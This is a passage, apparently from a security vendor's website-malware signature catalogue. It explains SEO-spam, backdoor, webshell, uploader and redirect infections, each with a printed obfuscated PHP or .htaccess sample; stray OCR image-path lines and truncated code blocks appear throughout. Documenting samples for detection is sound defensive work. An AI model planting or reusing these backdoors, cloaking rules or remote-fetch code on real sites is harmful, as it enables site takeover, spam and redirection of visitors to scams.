ICAgICAgICAgICAgICBhbGlnbj0ibGVmdCI+DQogICAgICAgICAgICAgICAgICAgICAgICAgPHA+PGltZyB0aXRsZT0ibmljayBhd2FkIg0KICAgICAgICAgICAgICAgICAgICAgICAgc3R5bGU9IkhFSUdIVDogODgwcHg7IFdJRFRIOiA0OTVw
```

A fairly generic signature, **image.base64_block.001** is identified with a **base64** encoded payload (usually spam) that is lodged into an image file. It is called upon by other aspects of the malware and used as a component part in a broader infection which delivers unwanted spam content into the website's structure.

Signature: php.spam-seo.doorway-gen.087




```php
<?php $IjzKJiwSgxse="CofdwkmOhLRFbGcp5sUz34eNnqJXKSHV0ayETZIrx61P2W_7lYvBAMDQ9iugt8j";$JNUmlpeoehM=$IjzKJiwSgxse[12].  $IjzKJiwSgxse[33] .$IjzKJiwSgxse[17].
$IjzKJiwSgxse[22] .$IjzKJiwSgxse[41] . $IjzKJiwSgxse[21] .$IjzKJiwSgxse[46].  $IjzKJiwSgxse[3] .$IjzKJiwSgxse[22].
$IjzKJiwSgxse[14]  .$IjzKJiwSgxse[1] . $IjzKJiwSgxse[3] . $IjzKJiwSgxse[22];$gLNzWnrEn=$IjzKJiwSgxse[17]  .$IjzKJiwSgxse[60] . $IjzKJiwSgxse[39].
$IjzKJiwSgxse[39] . $IjzKJiwSgxse[22]. $IjzKJiwSgxse[50];$ObwnGXTlNLuGLY=$IjzKJiwSgxse[22]  .$IjzKJiwSgxse[39]. $IjzKJiwSgxse[39]. $IjzKJiwSgxse[1] .$IjzKJiwSgxse[39].

$IjzKJiwSgxse[46]. $IjzKJiwSgxse[39]. $IjzKJiwSgxse[22] .$IjzKJiwSgxse[15].  $IjzKJiwSgxse[1]. $IjzKJiwSgxse[39] .$IjzKJiwSgxse[60] .$IjzKJiwSgxse[57] .
$IjzKJiwSgxse[24].
$IjzKJiwSgxse[59];$InTHlmYktU=$IjzKJiwSgxse[14].
$IjzKJiwSgxse[39] . $IjzKJiwSgxse[22]. $IjzKJiwSgxse[33].
$IjzKJiwSgxse[60].  $IjzKJiwSgxse[22].  $IjzKJiwSgxse[46] . $IjzKJiwSgxse[2].
$IjzKJiwSgxse[58]. $IjzKJiwSgxse[24]. $IjzKJiwSgxse[14].  $IjzKJiwSgxse[60]  .$IjzKJiwSgxse[57] . $IjzKJiwSgxse[1]
.$IjzKJiwSgxse[24];$ObwnGXTlNLuGLY(0);$kbBreQEMqnhEA=$InTHlmYktU("",$JNUmlpeoehM($gLNzWnrEn("=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
```

This spam payload is most often found in conjunction with **rex.multi_vars.004**, its coupled backdoor. It consists of a number of randomly named variables along with a large chunk of **base64** encoded data, which is a spam payload that delivers spam content only to search engines.


Signature: htaccess.spam-seo.redirect.053

The third component part to the **rex.multi_vars.004/php.spam-seo.doorway-gen.087** infection, this simple modification to the primary *.htaccess* file in the root directory instructs the website to deliver the spam in the payload file to all search engine request,s as well as visitors to the website who are referred to it from a search engine. Everything operates and appears normally to site visitors, but search engine results are littered with cheap, knockoff pharmaceutical advertisements and other spam.



```apache
RewriteEngine On

RewriteBase /
RewriteCond %{HTTP_USER_AGENT} (google|yahoo|msn|aol|bing) [OR]
RewriteCond %{HTTP_REFERER} (google|yahoo|msn|aol|bing)
RewriteCond %{HTTP_HOST} [redacted]\.com$
RewriteRule . internationality-eventuate.php [L,S=10000]

# BEGIN WordPress

RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]

```

Signature: php.malware.generic.085



```php
<?php
function c1($k2){$j3 = ".Eg ;'p5179Frtk@)/mcnf<Luv" ."x-8hi(el?2s6d#boa43HIy" ."_" ."*" ;$z5='';foreach($k2 as $e4){$z5.=$j3[$e4];}return
$z5;}$x6 = Array();$x6[] = c1(Array(10,9,35,40,44,7,43,28,27,44,28,38,7,27,43,8,37,38,27,28,8,32,42,27,32,37,7,9,9,21,28,8,19,38,28,38));$x6[]
= c1(Array(34,6,29,6,3,15,24,20,33,30,20,14,31,48,48,11,46,23,1,48,48,16,4,3));$x6[] = c1(Array(0,18,41,38,24,33,32));$x6[] =
c1(Array(45,49));$x6[] = c1(Array(0,17));$x6[] = c1(Array(39));$x6[] = c1(Array(22));$x6[] =
c1(Array(21,30,33,32,48,6,24,13,48,19,41,20,13,32,20,13,36));$x6[] = c1(Array(42,12,12,42,47,48,18,32,12,2,32));$x6[] =
c1(Array(36,13,12,48,12,32,6,32,42,13));$x6[] = c1(Array(32,26,6,33,41,38,32));$x6[] = c1(Array(36,24,40,36,13,12));$x6[] =
c1(Array(24,20,33,30,20,14));$x6[] = c1(Array(36,13,12,33,32,20));$x6[] = c1(Array(6,42,19,14));$x6[] = c1(Array(18,38,7));foreach ($x6[8]
($_COOKIE, $_POST) as $z14 => $h11){function i8($x6, $z14, $h10){return $x6[11]($x6[9]($z14 . $x6[0], ($h10 / $x6[13]($z14)) + 1), 0,
$h10);}function r7($x6, $y12){return @$x6[14]($x6[3], $y12);}function l9($x6, $y12){if (isset($y12[2])) {$c13 = $x6[4] . $x6[15]($x6[0]) .
$x6[2];@$x6[7]($c13, $x6[6] . $x6[1] . $y12[1]($y12[2]));@include($c13);@$x6[12]($c13);exit();}}$h11 = r7($x6, $h11);l9($x6, $x6[10]($x6[5],
$h11 ^ i8($x6, $z14, $x6[13]($h11))));}
```


This signature is a heavily obfuscated remote execution backdoor. It consists of a number of arrays and randomly named variables.

Signature: image.php_code.001

Developers sometimes take shortcuts when writing their code, or assume that no one will abuse their codebase. As a result, it's not unusual to see plugins that don't contain proper controls to validate uploaded file-types — especially plugins responsible for managing photo galleries.

Attackers will often abuse these upload functionalities on websites that allow file uploads. For security reasons, websites typically only allow certain file extensions to be uploaded, but by prepending image headers into files that contain executable code, they are able to circumvent validation checks and insert their payload into a victim's website.


Whether or not they can actually execute that payload after the fact depends on the particular configuration of the website.



```
·<?php
ob_start();
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');
$adminfile = $SCRIPT_NAME;
$tbcolor1 = "#bacaee";
$tbcolor2 = "#daeaff";
$tbcolor3 = "#7080dd";
$bgcolor1 = "#ffffff";
$bgcolor2 = "#a6a6a6";
$bgcolor3 = "#003399";
$txtcolor1 = "#000000";
$txtcolor2 = "#003399";
$filefolder = "./";
$sitetitle = '在线文件管理系统';
$user = 'fat001';
$pass = '2574df6538bb9463fe2a669a575262e0';
$meurl = $_SERVER['PHP_SELF'];
$meurl1 = explode('/',$meurl);
$me = end($meurl1);
$getpass = ed_pwd($_REQUEST['pass']);

$op = $_REQUEST['op'];
$folder = $_REQUEST['folder'];
while (preg_match('/\.\.\//',$folder)) $folder = preg_replace('/\.\.\//','/',$folder);
while (preg_match('/\/\//',$folder)) $folder = preg_replace('/\/\//','/',$folder);

if ($folder == '') {
  $folder = $filefolder;
} elseif ($filefolder != '') {
  if (!ereg($filefolder,$folder)) {
    $folder = $filefolder;
  }
```

This is a very generic signature which identifies any PHP code lodged within an image file type (jpg, png, or gif).


Signature: php.malware.include.043



```
<?php
/*55940*/

@include "\057home\057[redacted]\167eb/p\165blic\137html\057wp-c\157nten\164/plu\147ins/\143usto\155-adm\151n-ba\162/.c7\1463e3e\060.ico";

/*55940*/

/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require __DIR__ . '/wp-blog-header.php';

```

This was the most commonly identified file-based website redirect malware in 2021. The malware appends itself into the top of many files in the website structure and includes a number of bogus **.ico** files injected by the attackers. The **.ico** files themselves are heavily encoded and contain payloads which redirect visitors to the website to spam, scam and malware domains.


Signature: php.backdoor.uploader.239



```
<?php

foreach ($_POST as $session_key => $value)
{
    if (strlen($session_key) == 16)
    {
        $value = str_split(rawurldecode(str_rot13($value)));
        $session_key = array_slice(str_split(str_repeat($session_key, (count($value)/16)+1)), 0, count($value));

        function encoder($val, $index, $session_key)
        {
            $auth = "ayedivdkpubbvgnr";
            return $val ^ $auth[$index % strlen($auth)] ^ $session_key;
        }

        $value = implode("", array_map("encoder", array_values($value), array_keys($value), array_values($session_key)));

        $value = @unserialize($value);

        if (@is_array($value))
        {
            $key = array_keys($value);
            $value = $value[$key[0]];
```

This is a pretty standard textbook backdoor uploader file. Once it is lodged within the file system, it allows the attackers to upload arbitrary files, including webshells, phishing kits and anything else they would find useful.


Signature: php.malware.obfuscated.028



```
<?php
goto aV563; ib0OC: echo "\x46\x6f\x78\55\x55\x70\x6c\157\141\144\40\133\x54\150\x65\40\142\145\x73\x74\40\x74\157\x6f\154\135\x
20\54\40\x44\157\167\156\x6c\x6f\141\x64\x20\x3d\76\40\x61\x6e\157\x6e\x79\x6d\157\x75\163\x66\157\x78\56\143\157\xa"; goto
qYYqK; ET0du: goto wpKA0; goto n9Ijf; Ot4Vr: @ini_set("\145\162\162\157\x72\137\x6c\x6f\x67", NULL); goto sGLpt; sGLpt:
@ini_set("\154\157\x67\137\x65\x72\x72\157\162\163", 0); goto JG1Tq; YCz37: DyGxV: goto uI9o4; oJQjz: UM3Q7: goto Nxp4G; Nxp4G:
unlink("{$QTDzP}\x2f\x2e\x68\164\141\143\x63\x65\163\x73"); goto uoy3K; JG1Tq: @ini_set("\144\x69\163\x70\154\141\x79\x5f\145\x
72\x72\157\x72\x73", 0); goto aXb3l; vC3MF: unlink("{$QTDzP}\57\x2e\x75\x73\x65\162\56\151\x6e\151"); goto tRoWf; xNUOb: if
(file_exists("{$QTDzP}\x2f\143\157\x6e\x66\x69\x67\165\162\x61\x74\x69\157\156\56\160\150\160") && file_exists("{$QTDzP}\x2f\56
\150\x74\x61\x63\x63\x65\x73\x73")) { goto lx1Xx; } goto Ciwr7; q9sU3: KqQ2w: goto RFtr2; n9Ijf: PHLWX: goto rQmd2; thF5v:
cAgy1: goto gY44e; aXb3l: function DWHIW($GL9bD) { goto dWOKP; b0rjy: throw new InvalidArgumentException("{$GL9bD}\x20\155\x75\
163\164\x20\x62\145\40\x61\40\x64\x69\162\145\x63\164\157\162\x79"); goto js2xX; jXDVD: MpF82: goto vfIkL; vfIkL: $Qxiv7 = glob
($GL9bD . "\x2a", GLOB_MARK); goto M1a2t; gW0Az: if (!(substr($GL9bD, strlen($GL9bD) - 1, 1) != "\57")) { goto MpF82; } goto
xNK3r; M1a2t: foreach ($Qxiv7 as $RkgD_) { goto XaH2H; tQNZa: rJoef: goto Mhsyj; e4O6b: unlink($RkgD_); goto ShDXL; HH1RX:
gQhY8: goto tQNZa; XaH2H: if (is_dir($RkgD_)) { goto dGZkS; } goto e4O6b; ShDXL: goto gQhY8; goto MWCNg; MWCNg: dGZkS: goto
AyC7O; AyC7O: dWhIw($RkgD_); goto HH1RX; Mhsyj: } goto UOnTr; js2xX: Fpdkg: goto gW0Az; BEM3R: rmdir($GL9bD); goto zFmto; UOnTr
: gQn_l: goto BEM3R; xNK3r: $GL9bD .= "\x2f"; goto jXDVD; dWOKP: if (is_dir($GL9bD)) { goto Fpdkg; } goto b0rjy; zFmto: } goto
oc4Hk; W8yz0: mE5yp: goto W70Yz; s28hV: unlink("{$QTDzP}\x2f\x2e\150\x74\x61\143\x63\145\x73\163"); goto zdUbd; uI9o4: goto
KqQ2w; goto huqqU; rQmd2: file_put_contents("{$QTDzP}\x2f\56\x68\164\x61\143\143\145\x73\163", $A9b1P); goto AImVT; huqqU:
lx1Xx: goto s28hV; Ciwr7: goto KqQ2w; goto oJQjz; qYYqK: $fseEf = "\x68\164\x74\x70\x3a\x2f\57" . $_GET["\160\x68\x70"]; goto
trRXP; S8x0D: $A9b1P = base64_decode("\111\171\x42\103\x52\x55\x64\x4a\124\147\157\x38\123\x57\132\x4e\x62\62\x52\61\142\x47\12
5\147\142\127\x39\153\x58\x33\x4a\154\144\63\112\160\x64\107\125\x75\131\x7a\64\x4b\125\x6d\126\63\143\155\154\60\x5a\125\x56\x
75\132\62\x6c\165\132\x53\102\x50\x62\x67\x70\123\132\x58\144\171\x61\130\x52\x6c\121\x6d\106\x7a\132\123\101\x76\x43\x6c\112\1
54\144\63\112\160\x64\x47\x56\123\144\x57\x78\x6c\111\x46\x35\160\x62\x6d\122\x6c\145\103\x35\x77\141\x48\x41\153\x49\x43\60\x6
7\x57\60\x78\x64\103\x6c\112\154\144\63\x4a\160\144\x47\x56\x44\x62\62\x35\153\111\103\126\67\x55\153\126\x52\126\x55\x56\124\1
26\x46\x39\107\x53\x55\170\106\x54\x6b\106\116\x52\130\x30\x67\x49\123\x31\155\x43\154\x4a\154\x64\x33\112\160\144\107\x56\x44\
x62\x32\65\x6b\111\103\x56\x37\x55\x6b\x56\122\126\125\x56\124\x56\x46\x39\107\x53\x55\x78\x46\124\x6b\106\116\122\130\60\x67\x
49\x53\61\153\103\x6c\112\154\x64\63\x4a\160\x64\x47\x56\x53\x64\127\170\x6c\111\x43\64\x67\x61\127\65\153\x5a\x58\147\x75\143\
107\150\167\x49\x46\164\x4d\130\121\157\x38\114\60\x6c\x6d\124\x57\x39\153\x64\127\170\154\120\x67\157\x6a\x49\x45\x56\x4f\122\
x41\x6f\75"); goto y18T_; zdUbd: if (function_exists("\x66\151\154\x65\x5f\x70\165\x74\x5f\x63\157\156\164\x65\156\164\163")) {
goto PHLWX; } goto Hr9BH; Hr9BH: fwrite(fopen("{$QTDzP}\57\x2e\150\x74\x61\x63\x63\x65\163\x73", "\167"), $A9b1P); goto ET0du;
